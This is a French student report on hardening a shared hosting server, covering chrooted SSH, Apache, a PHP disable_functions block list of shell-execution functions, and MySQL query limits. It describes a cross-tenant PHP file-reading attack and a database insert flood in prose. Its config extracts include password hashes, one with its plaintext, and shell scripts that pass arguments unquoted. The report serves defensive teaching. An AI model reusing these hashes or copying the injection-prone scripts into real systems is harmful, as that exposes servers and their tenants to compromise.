Lors de la suppression d'un utilisateur, il est nécessaire de démonter son ~/home/ avant de le supprimer. Contrairement au montage, le démontage du ~/home/ ne s'effectue que lors de la suppression de l'utilisateur, il n'a donc pas été nécessaire de créer un script à cet effet, une simple ligne dans deluser.sh suffit.

deluser.sh (extrait) (annexe 2)

```
umount /home/data/clients/$1 -l 2> /tmp/mtmp
```

Désormais, un utilisateur ne pourra exécuter que là où il n'a pas de droit d'écriture, autrement dit, seulement ce que l'on choisi. Néanmoins, n'étant jamais à l'abri d'une défaillance, des limites d'utilisation du cpu et de la ram ont été mise en place et expliquées précédemment.

Afin d'automatiser le montage des ~/home/ au démarrage, un script bash a été élaboré à cet effet : initmount.sh. Il est appelé par inittools.sh (/etc/init.d/inittools.sh) (annexe 4.1).

initmount.sh (annexe 4.3)

```
user=`grep 8888 /etc/passwd | cut -f1 -d:`
for i in $user
do
    /tools/mountu.sh $i
done
```

Ce simple script recherche les utilisateurs du groupe client dans le fichier /etc/passwd et appelle mountu.sh (annexe 4.4) pour monter leur ~/home.



Par défaut, la commande `adduser` de Debian crée un répertoire `/home/user/`, hors celui-ci est inutile car les données de l'utilisateur seront dans `/home/data/clients/user/`. Voici comment est donc géré le `~/home/` de l'utilisateur.

`adduser.sh` (extrait) (annexe 1)

```
/usr/sbin/adduser --gecos "client" --no-create-home $1

DATA_USER="/home/data/clients/$1"
#créer le répertoire ou seront les données de l'utilisateur
mkdir $DATA_USER
#créer le /home/chroot/home/user (rep virtuel du user)
mkdir /home/chroot/home/$1

#on donne les droits a l'utilisateurs d'écrire dans ce qui sera
#son home "virtuel"
chown -R $1 $DATA_USER

#Montage de son home
/tools/mountu.sh $1
```

#### 4) Conclusion SSH


Le fait de ne laisser l'utilisateur exécuter uniquement des programmes que l'on a vigoureusement triés ainsi que le bloquer dans un environnement chrooté restreint beaucoup le service SSH. Il reste néanmoins largement suffisant pour gérer un espace web. De plus, le droit de lecture de tous les répertoires, mis à part son home, lui ont été retirés, par conséquent, le client mal intentionné aura beaucoup de mal à se faire une idée de l'environnement dans lequel il se trouve.



### 3. Sécurisation de Apache

#### 1) Présentation

Si il ne devait y avoir qu'un seul service pour un hébergeur, ce serait celui-ci. En effet apache est un serveur web. C'est lui qui écoute sur le port 80 et qui répond aux requêtes http. En d'autres termes, apache fait le lien entre les données que le client souhaite publier et le navigateur des visiteurs. Le schéma suivant illustre le rôle d'apache au sein du serveur.



Apache est le plus répandu des serveurs web. De plus, il est libre. Nous avons choisis la version 1.3 au dépend de la 2 pour se mettre à l'abri d'une faille pouvant toucher la seconde beaucoup plus récente. Apache 2 n'apporte pas de modifications valant la peine de l'utiliser au dépend d'Apache 1.3.


#### 2) Mise en place

Chaque utilisateur possède dans son home un répertoire www. C'est ici que apache cherchera les fichiers requis. Par exemple, pour une requête telle que : GET /~user/index.html, Apache ira rechercher le fichier index.html dans ~/home/user/www/index/html. Ceci est précisé dans le fichier de configuration ~/etc/apache/httpd.conf :

~/etc/apache/httpd.conf (extrait)

```
UserDir www
```

Lors de la création d'un nouvel utilisateur, un squelette de donnée est copié depuis /etc/skel/ dans ~/home/user/. C'est de ce squelette que le répertoire www est issu. Voyons déjà le contenu du squelette :



```
ls -l /etc/skel
```

```
drwxr-x--- 8 root root 1024 2005-03-08 20:10 eskuel
-rwxr-x--- 1 root root 1372 2005-03-09 14:37 index.html
```

Le dossier eskuel est un utilitaire pour la gestion de MySQL dont l'intérêt est développé au chapitre concernant MySQL. Le fichier index.html contient un texte que le client verra en se connectant la première fois à l'adresse `http://host/~user/`. Il est bien sûr voué à être remplacé par le client, voici l'intégralité du texte :

index.html

Bonjour.

Merci de faire confiance à rabbit hosting pour votre hébergement.  
Vous disposez de 50mo de libre, ainsi que d'une base SQL de 10mo.  
Notez que l'adresse du serveur SQL est 127.0.0.1 (et non localhost).

Voici quelques informations de management :

-Le service ftp est accessible ici : `ftp://user:pass@host:21`.

-Le service ssh est accessible sur le port 22.

-Vous pouvez manager votre base MySQL ici : `http://host/~user/eskuel/` (user:pass).

Attention, pour des raisons de sécurité, vous êtes limités à 4000 requêtes/h (2000 update, 2000 query), celles ci ne devant pas excéder 200k chacune. Si votre base dépassait 10mo, votre accès à la base vous serait restreint (INSERT désactiver).

où host doit être remplacé par l'adresse IP du serveur, user par votre nom d'utilisateur et pass par le mot de passe que vous nous avez fourni lors de l'inscription.

L'équipe de rabbit-hosting s'engage à rembourser votre hébergement ainsi que vos données (à hauteur de 500€ par ko de donnée pour les données et 5000€ par ko de donnée dans la base SQL), si par hasard vos données étaient perdues, piratées ou compromises suite à une malveillance de notre part (ce qui est peu probable).

L'équipe vous remercie et vous souhaite BONNE CHANCE.

Rabbit-Hosting Team...

Puis les lignes du `adduser.sh` qui s'occupe de la copie du squelette :

`adduser.sh` (extrait) (annexe 1)

```
DATA_USER="/home/data/clients/$1"
cp -r /etc/skel/www/ $DATA_USER
```

### 3) Sécurisation

Pour pouvoir lire les fichiers d'un client afin de répondre aux requêtes, apache à besoin d'avoir les droits de lecture sur ces fichiers. Ceci est possible grâce à l'utilisateur `www-data` (uid 33) du groupe `www-data` (gid 33). Apache aura les droits de lecture sur tous les fichiers appartenant soit à `www-data`, soit au groupe `www-data`.

C'est ainsi qu'un client (appartenant au groupe clients) souhaitant publier ses pages donnera au groupe `www-data` un droit de lecture. Voici un '`ls -l`' du répertoire `~/home/user/www/` :

rabbit hosting



```
# ls -l /home/chroot/home/user/www/
drwxr-s--- 8 user www-data 4096 2005-03-11 13:33 eskuel
-rwxr-x--- 1 user www-data 1372 2005-03-11 13:33 index.html
```

Logiquement les fichiers appartiennent à l'utilisateur *user* et au groupe *www-data*. Apache peut donc les lire. Mais, il a été nécessaire de changer les droits de ces fichiers. En effet, on a pu voir qu'avant leurs copies, ils appartenait à *root*. Ce sont quelques lignes de *adduser.sh* qui permettent ces changements :

*adduser.sh* (extrait) (annexe 1)

```
DATA_USER="/home/data/clients/$1"
chown $1 $DATA_USER -R
chgrp www-data $DATA_USER -R
chmod g+s $DATA_USER
```

La seconde ligne change le propriétaire de tout ce qui se trouve dans *DATA\_USER*, la troisième change le groupe propriétaire, tandis que la quatrième permet à chaque fichier créé par un utilisateur dans *DATA\_USER* d'appartenir au groupe *www-data*, plutôt qu'à un client, comme ce serait le cas normalement car *user* est membre du groupe *client*.

Tout comme les utilisateurs, *apache* est *chrooté*. C'est-à-dire qu'il s'exécute dans *~/* et non dans */*. Ceci est surtout dû à *PHP* et sera donc expliqué au chapitre suivant.

Néanmoins, l'installation d'un service pour qu'il s'exécute dans *~/* est un peu plus périlleux que dans le cas d'un utilisateur. Pour ce faire, nous avons choisi de *chrooter* l'utilisateur *root* momentanément, et d'exécuter nos « *apt-get install* » directement dans *~/*. Pour *chrooter root*, il suffit d'être logué en *root* et de taper la commande suivante :

```
# chroot /home/chroot/ /bin/bash
```

Cette commande ne retourne rien, mais désormais *root* aura pour racine *~/* et non plus */*. Un simple *ctrl+D*, lui rétablira son environnement original.

C'est donc de cette manière que *apache*, ainsi que tous les services *chrootés* (nous verrons que *vsftp* et *php* le sont aussi) est installé.

La fin de l'installation d'*apache* est caractérisée par l'ajout dans *~/etc/init.d/* d'un script [*apache*] dont l'intérêt est de lancer *apache* à chaque démarrage du serveur. Hors, quand le système boot, il cherche les processus à exécuter dans */etc/init.d/* et non *~/etc/init.d/*. Par conséquent, *apache* n'est pas lancé automatiquement au démarrage de l'ordinateur. Il a donc fallu ajouter une ligne à */etc/init.d/inittools.sh* pour permettre l'exécution d'*apache* au démarrage :

*inittools.sh* (extrait) (annexe 4.1)

```
chroot /home/chroot/ /etc/init.d/apache start
```

#### 4) Phpsysinfo (annexe 5)

*Phpsysinfo* est un utilitaire écrit en *php* qui permet de visualiser en temps réel l'état du serveur via une interface web. *Apache* est donc indispensable pour le fonctionnement de cette application.



S'il n'était pas vital d'installer phpsysinfo, il était tout de même utile pour pouvoir avoir un aperçu rapide du système à tout moment. Tout hébergeur dispose de ce genre d'outils, quoique bien souvent plus évolués.

Néanmoins, deux problèmes se sont posés pour son installation. Le premier étant qu'il pouvait être préférable que les utilisateurs ne puissent avoir accès à cette interface web (phpsysinfo donne par exemple le contenu de /etc/mtab). Et le second qu'il ne pouvait être exécuté dans ~/ car aucune information relative au système n'y figure (~ /etc/mtab est un fichier vide par exemple).

Il a donc fallu installer apache aussi dans /. Afin de pouvoir permettre à plusieurs processus apache de fonctionner simultanément, le apache tournant dans / a été configuré pour écouter le port 8080 comme le montre l'extrait de /etc/apache/httpd.conf :

httpd.conf (extrait)

```
Port 8080
```

Phpsysinfo est installé dans /usr/share/phpsysinfo/, pour donner à apache la possibilité de lire ce dossier, nous nous sommes servi de l'utilisateur « admin » dans lequel nous avons ajouté un lien symbolique vers /usr/share/phpsysinfo/ dans son répertoire public\_html (équivalent au www des clients). L'url <http://host:8080/~admin/phpsysinfo> nous donne donc accès à l'interface web de monitoring. Pour plus de sécurité, nous avons mis une authentification par mot de passe grâce à deux fichiers : .htaccess et .passwd. Ces deux fichiers se trouvent dans le même dossier que phpsysinfo :

/home/admin/public\_html/.htaccess

```
AuthUserFile /usr/share/phpsysinfo/.passwd
AuthName "Acces Restreint"
AuthType Basic
<Limit GET POST>
Require valid-user
</Limit>
```

/home/admin/public\_html/.passwd

```
root:cDnaBh73uvaBQ
```

Le principe de fonctionnement de ces fichiers est repris dans le chapitre concernant mysql, leur contenu ne sera donc pas commenté ici.

Nous avons aussi installer phpsysinfo dans ~/ afin de comparer les données qu'il fournissait. Un lien symbolique se trouvant dans ~/var/www/ (répertoire par défaut ou apache cherche les fichiers, accessible via <http://host/>) pointe vers ~/usr/share/phpsysinfo.

Une capture d'écran de chacun des phpsysinfo est présente en annexe.

## 5) Conclusion Apache

Apache en lui-même ne demande pas à être particulièrement sécurisé car il fournit une interface entre le serveur et les visiteurs. Cette interface ne permet pas d'exécuter quoi que ce soit ou de manipuler des données sur le serveur. Néanmoins, il a été nécessaire de le chrooter, car les caractéristiques qui viennent d'être citées sont le propre de php, qui n'est ni plus ni moins qu'un module d'apache, et qui donc, lui aussi utilise www-data.




## 4. Sécurisation de PHP

### 1) Présentation

Aujourd'hui PHP est un langage incontournable des webmasters. Contrairement au html, php est dynamique. Autrement dit, là où le html n'affichera que des contenus statiques, PHP pourra afficher le résultat d'opérations mathématiques, le résultat de requêtes dans une base de données, etc. Mais PHP va plus loin et permet aussi de manipuler des données, d'exécuter des commandes UNIX, de communiquer avec toutes sortes de protocoles (imap, pop, ftp...).

De plus il est très facile à prendre en main (contrairement à JSP par exemple) et est libre (contrairement à ASP). Ce sont principalement ces facteurs qui ont conduits PHP à avoir le succès dont il fait preuve depuis maintenant la version 3 (PHP en est à sa cinquième version depuis peu, PHP4 étant actuellement la version la plus répandue).

PHP est un langage interprété. Le code source d'un fichier php ne sera donc jamais visible par le visiteur. Pour que apache sache qu'il s'agisse d'une page PHP, elle doit porter l'extension .php. Le contenu de ce fichier peut être du html. Tous ce qui est entre les balises `<? ?>` sera interprété par PHP avant d'être renvoyé à apache sous la forme d'une page html. Le schéma suivant montre l'interaction de PHP et apache.



## 2) Sécurisation

PHP étant un module d'apache, il doit être installé dans le même environnement. En l'occurrence il devra être installé dans / pour phpsysinfo, et ~/ pour que les clients puissent l'utiliser. Logiquement, tous les fichiers appartenant au groupe www-data pourront être lu par PHP. Ce qui ne posait aucun problème avec apache est en revanche très gênant avec PHP, en effet, des fonctions PHP permettent d'ouvrir des fichiers, avec les droits de www-data. Dans le cas d'un hébergement mutualisé, ceci représente une grosse faille de sécurité.

Considérons par exemple deux clients publiant des pages en PHP. L'un étant tout à fait normal et utilisant son espace web afin de publier les derniers exploits à la mode, et l'autre, plus mal intentionné, voulant pour une raison qui ne regarde que lui avoir accès à la base de donnée de l'autre clients. L'utilisateur malveillant va pouvoir créer un script PHP qui utilisera des commandes UNIX ou PHP pour remonter dans l'arborescence de fichiers et accéder aux répertoires et fichiers des autres clients puisqu'ils appartiendront au groupe www-data afin qu'apache puisse les lire. De ce fait, il pourra voir la source des fichiers de l'autre client, et pour peu que celui-ci utilise MySQL, il y aura nécessairement un fichier dans lequel seront inscrits les login et mot de passe à la base de donnée.

*Listing.php* (annexe7) est l'exemple d'un tel script fait par nos soins.

La solution à cette possible attaque a été de supprimer les fonctions que nous considérons à risque. Les commandes que l'on interdit d'utiliser sont listées dans le fichier de configuration de php. PHP étant chrooté avec apache, son fichier de configuration est ~/etc/php4/apache/php.ini. Il s'agit essentiellement des commandes servant à la gestion des fichiers, à leur ouverture ou leur modification.

~/etc/php4/apache/php.ini

```
; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
```

```
disable_functions = fopen, fwrite, fclose, exec, passthru, proc_close,
proc_get_status, proc_nice, proc_open, proc_terminate, shell_exec, system, chgrp,
chown, chmod, copy, delete, feof, fflush, fgetc, fgets, fgetss,
file_get_contents, file_put_contents, file, fileatime, filectime, filegroup, fileinode,
filemtime, fileowner, fileperms, filesize, filetype, flock, fnmatch, fpassthru, fputcsv,
fputs, fread, fscanf, fseek, fstat, ftell, ftruncate, glob, iswritable, link, linkinfo, lstat,
move_uploaded_file, parse_ini_file, pathinfo, pclose, popen, readfile, readlink,
realpath, rename, rewind, rmdir, set_file_buffer, stat, symlink, tempnam, tmpfile,
touch, umask, unlink, chdir, opendir, chroot, closedir, readdir, rewinddir, scandir
```

D'autre part, nous n'avons pas limité les ressources de l'utilisateur www-data grâce aux pam\_limits. Alors, pour éviter qu'un utilisateur malveillant n'exécute un script php qui prennent toutes les ressources de la machine, nous avons limité le temps d'exécution des scripts à 15 secondes, toujours dans php.ini.

~/etc/php4/apache/php.ini

```
max_execution_time = 15 ; Maximum execution time of each script, in seconds
```



### 3) Chroot de PHP

S'il a été nécessaire de chrooter apache, c'est à cause de PHP. En effet, nous avons vu qu'il existe des commandes dangereuses. Aussi, de la même manière que SSH, il est préférable qu'il ne soit pas possible pour un utilisateur d'exécuter ces commandes là où les dommages pourraient être très importants. PHP s'exécute donc dans notre environnement chrooté. Ainsi même sans interdictions de commandes, il est impossible qu'un utilisateur puisse lire les véritables fichiers de configuration.

### 4) Conclusion PHP


PHP est un langage très puissant pour disposer d'un contenu web dynamique. Néanmoins, malgré la sécurité que nous avons mis en place, il existe des outils très performants de sécurité que nous n'avons pu utiliser à cause de leur complexité. Certains d'entre eux vont par exemple permettre l'exécution de scripts avec les mêmes droits que leur propriétaire plutôt qu'avec les droits de www-data. Ce qui permet de ne pas désactiver certaines commandes tout en empêchant à un client de lire le répertoire d'un autre.



## 5. Sécurisation de MySQL

### 1) Présentation

MySQL est la base de donnée privilégiée des hébergeurs. En effet, elle présente de nombreuses qualités facilitant son intégration, notamment avec PHP. PHP possède de nombreuses fonctions qui rendent l'utilisation de MySQL très facile. De plus, les performances de MySQL sont honorables pour une base de données orientée « débutant ». Une autre principale caractéristique de MySQL est d'être libre ce qui restreint le choix d'une base de donnée. Voici un schéma montrant comment les données d'une base sont acquises pour être finalement affichées.



### 2) Eskuel

Eskuel est un utilitaire programmé en PHP pour gérer ses bases de données. C'est une alternative à phpmyadmin, mais que nous trouvons beaucoup plus conviviale. Il n'était pas prévu, lors de la mise au point du sujet de proposer ce genre d'outils. Néanmoins, chaque hébergeur professionnel le propose. C'est pourquoi nous l'avons mis à disposition de chaque client.

Eskuel est un dossier contenant des pages PHP. Il suffit de l'inclure dans le répertoire www du client pour qu'il soit accessible au client via `http://host/~user/eskuel/`.

Bien entendu, eskuel a besoin de connaître le login et le mot de passe de l'utilisateur de la base MySQL pour fonctionner. Ces données sont stockées dans le fichier



eskuel/config.inc.php. Lors de l'ajout d'un utilisateur, le contenu de ce fichier est généré automatiquement, grâce à ces quelques lignes :

adduser.sh (extrait) (annexe 1)

```
INC=$DATA_USER/www/eskuel/config.inc.php
echo "<?" >> $INC
echo "\$confDB[0]['name'] = 'MyDB';" >> $INC
echo "\$confDB[0]['host'] = '127.0.0.1';" >> $INC
echo "\$confDB[0]['user'] = '$1';" >> $INC
echo "\$confDB[0]['password'] = '$2';" >> $INC
echo "\$confDB[0]['db'] = ";" >> $INC
echo "\$confDB[0]['tpl'] = ";" >> $INC
echo "?>" >> $INC
chmod 770 $INC
```

Il serait néanmoins maladroit de laisser l'accès à eskuel tel quel, l'utilisateur relativement malin aura vite remarqué que si, par défaut, sur son site, il manage sa base de donnée via /eskuel, il doit en être de même pour les autres clients. Par conséquent, il est peu recommandable de laisser l'accès à /eskuel à n'importe qui.

Pour résoudre ce problème, il est possible d'utiliser le module d'authentification d'apache : les fichiers .htaccess. Il s'agit de fichiers, qui placés dans un répertoire, autorisent un certain nombre de règles concernant ce dossier ainsi que ces sous dossiers. Dans notre cas, il serait approprié de restreindre l'accès au client seulement grâce à une authentification par mot de passe. Un .htaccess est donc placé dans le répertoire de eskuel (/eskuel/.htaccess). Voici le contenu du fichier .htaccess :

.htpasswd

```
AuthUserFile /home/user/www/eskuel/.passwd
AuthName "Acces Restreint"
AuthType Basic
<Limit GET POST>
Require valid-user
</Limit>
```

AuthUserFile correspond au chemin où se trouve le fichier qui contient le login mot de passe.

AuthName sera le texte affiché sur la fenêtre demandant de se loguer.

AuthType définit le type d'authentification.

Les balises <limit> contiennent la condition pour valider l'authentification.

Voici maintenant le contenu du fichier .passwd :

.passwd

```
user:BU2m58Cig/A4w
```

Vous l'aurez peut-être deviné, l'utilisateur est ici *user* et le mot de passe ce qui suit les « : ». Pour des raisons évidentes de sécurité, le mot de passe est crypté. En l'occurrence, le mot de passe ici est « cool ». Il a été crypté lors de la création du fichier grâce à une commande UNIX : htpasswd. Cette commande est installée avec le package apache-utils.



Afin de bien comprendre comment ces deux fichiers sont créés, voici un extrait de adduser.sh.

adduser.sh (extrait) (annexe 1)

```
PASSWD=$DATA_USER/www/eskuel/.passwd
HTA=$DATA_USER/www/eskuel/.htaccess

echo "AuthUserFile /home/$1/www/eskuel/.passwd" > $HTA
echo "AuthName \"Acces Restreint\"" >> $HTA
echo "AuthType Basic" >> $HTA
echo "<Limit GET POST>" >> $HTA
echo "Require valid-user" >> $HTA
echo "</Limit>" >> $HTA

htpasswd -dbc $PASSWD $1 $2
chmod 740 $PASSWD $HTA
chown $1 $PASSWD $HTA
```

Notez la présence de chmod et chown, en effet, ce script étant exécuté par le root, il faut donner à l'utilisateur les droits nécessaires au bon fonctionnement de l'authentification.

### 3) Sécurisation

Contrairement aux autres services, MySQL ne s'exécute pas dans l'environnement chrooté.

Néanmoins, il est nécessaire que les utilisateurs ainsi que php puisse avoir accès à MySQL, c'est pourquoi, un client MySQL est installé dans l'environnement chrooté.

De cette manière, si un utilisateur parvenait à devenir root, dans le chroot, il n'aurait pas accès au serveur MySQL car il tenterait de se connecter depuis localhost.localdomain, hors, seul root@localhost peut se connecter en local.

Lors de l'ajout d'un utilisateur, il faut lui créer une base de donnée et lui donner des droits dans cette base. De même quand un utilisateur est supprimé, il faut lui supprimer sa base de donnée. Voici deux extraits des fichiers adduser.sh et deluser.sh qui permettent de gérer les droits des utilisateurs pour MySQL.

adduser.sh (extrait) (annexe 1)

```
# MySQL --password=rootPass --exec "CREATE DATABASE $1"
# MySQL --password=rootPass --exec "GRANT ALL PRIVILEGES ON $1.* TO
$1@localhost.localdomain IDENTIFIED BY '$2' WITH MAX_QUERIES_PER_HOUR
2000 MAX_UPDATES_PER_HOUR 2000 MAX_CONNECTIONS_PER_HOUR 200"
```

deluser.sh (extrait) (annexe 2)

```
# MySQL --password=rootPass --exec "DROP DATABASE $1"
# MySQL --password=rootPass --exec "DELETE FROM MySQL.user WHERE User
='$1'"
```

Vous pourrez remarquer que l'ajout se fait avec les options « max\_queries\_per\_hour 2000, max\_updates\_per\_hour 2000 et max\_connections\_per\_hour 200 ». Ceci a pour effet de limiter le nombre de requêtes telles que SELECT à 2000, INSERT à 2000 par heures, ainsi que le nombre de connexions à 200 par heures. Ceci afin de prévenir un flood éventuel de la



base de donnée. En effet, une attaque facile serait de flooder de requêtes d'une taille importante (limité par défaut à 16mo par MySQL) la base de donnée, ce qui entraînerait, certes une utilisation processeur et mémoire importante, mais surtout l'agrandissement du fichier contenant la table dans laquelle les requêtes sont effectuées. Imaginons la requête suivante :

```
INSERT INTO base.table VALUES(".....16mo de petits points...").
```

Soyons encore plus imaginatifs et précédon la de while(1). Avec le nombre de « INSERT » limité à 2000, le fichier atteindra en très peu de temps tout de même 16x2000 soit 3,2GO. Enfin, aurait atteint puisque MySQL limite la taille d'une table à 2GO. Ce qui est énorme et inadmissible pour la sécurité de notre serveur. Malheureusement, il est impossible de limiter la taille des tables. Et même si c'était possible, rien n'empêcherait le pirate potentiel d'insérer ses données dans une nouvelle table. Il nous a donc fallu utiliser une option de MySQL qui limite la taille des requêtes. Voici l'extrait de my.cnf, le fichier de configuration de MySQL qui montre comment parvenir (ou presque) à nos fins :

my.cnf (extrait) (annexe 6.3)

```
max_allowed_packet = 200K
```

Désormais, chaque heure, un utilisateur peut insérer 200x2000, soit 400mo environ. Ceci est beaucoup mieux, car cet espace est disponible là où MySQL stock ses bases (/var/lib/MySQL/user/). Néanmoins, la taille de base que rabbit-hosting alloue à chacun de ses clients est de 10mo. Hors il est impossible de limiter encore plus la taille des requêtes ou même le nombre de requêtes par heure sous peine de voir nos clients fuient vers d'autre hébergeurs proposant de meilleurs services.

